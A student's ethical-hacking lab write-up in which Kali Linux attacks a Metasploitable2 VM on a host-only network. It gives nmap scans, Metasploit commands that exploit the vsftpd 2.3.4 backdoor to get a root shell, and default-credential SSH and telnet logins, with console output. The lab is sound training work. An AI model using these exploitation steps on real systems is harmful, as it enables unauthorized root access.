Network & Application Security Practice

By Takwa Sassi

Introduction:

The goal in this lab is to learn how hackers can find weaknesses in a system and how these weaknesses can be tested safely, ethical hacking, test vulnerabilities.

What to use:

- Oracle VM VirtualBox: *https://www.virtualbox.org/*
- Kali Linux (attacker machine): *Get Kali | Kali Linux*
- Metasploitable2 (vulnerable machine) : *https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download*

1. Configuration Kali Linux (attacker):

Operating system: Debian
Base memory (RAM): 4096MB
Processor: 2core
SATA Port0: kali_linux.vdi (25 GB)
Network: Host-only Adapter

2. Configuration Metasploitable2:

Operating system: Ubuntu

Base memory: 512MB

SATA Port0: Metasploitable.vmdk (8GB)


Network: Host-only Adapter

3. Start Metasploitable2:

Username: msfadmin


Password: msfadmin

Adress IP: 192.168.56.105




4. In Kali Linux (attacker):


Test connectivity: ping 192.168.56.105



Nmap to scan the target: nmap 192.168.56.102




To get in root: sudo -i
Initialize Metasploit database: msfdb init
Launch Metasploit: msfconsole




Verify database connection: db_status

Searching vulnerabilities: search vsftpd



Manually check module path:
use exploit/unix/ftp/vsftpd_234_backdoor
set target (victim ip): set RHOSTS 192.168.56.105




Launch attack: exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.105:21 - USER: 331 Please specify the password.
[+] 192.168.56.105:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:35215 → 192.168.56.105:6200) at 2026-04-10
13:06:33 +0100
```

Control the Victim Machine:

- whoami
- uname -a
- ls
- pwd



End session: exit

Scan service:

nmap -p 22 -sV 192.168.56.105

Try connection:

ssh msfadmin@192.168.56.105

```
nmap -p 22 -sV 192.168.56.105

Starting Nmap 4.53 ( http://insecure.org ) at 2026-04-10 08:09 UTC
Interesting ports on 192.168.56.105:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Service Info: OS: Linux

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.153 seconds
ssh msfadmin@192.168.56.105
```

Connect: telnet 192.168.56.105




```
metasploitable login: msfadmin
msfadmin
Password: msfadmin


Last login: Fri Apr 10 07:48:47 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Open browser: http://192.168.56.105



Conclusion:

This lab helps to understand network scanning and exploitation works, and how important it is to secure services and keep systems updated.

To improve security:

- Close unused ports
- Update services
- Use strong passwords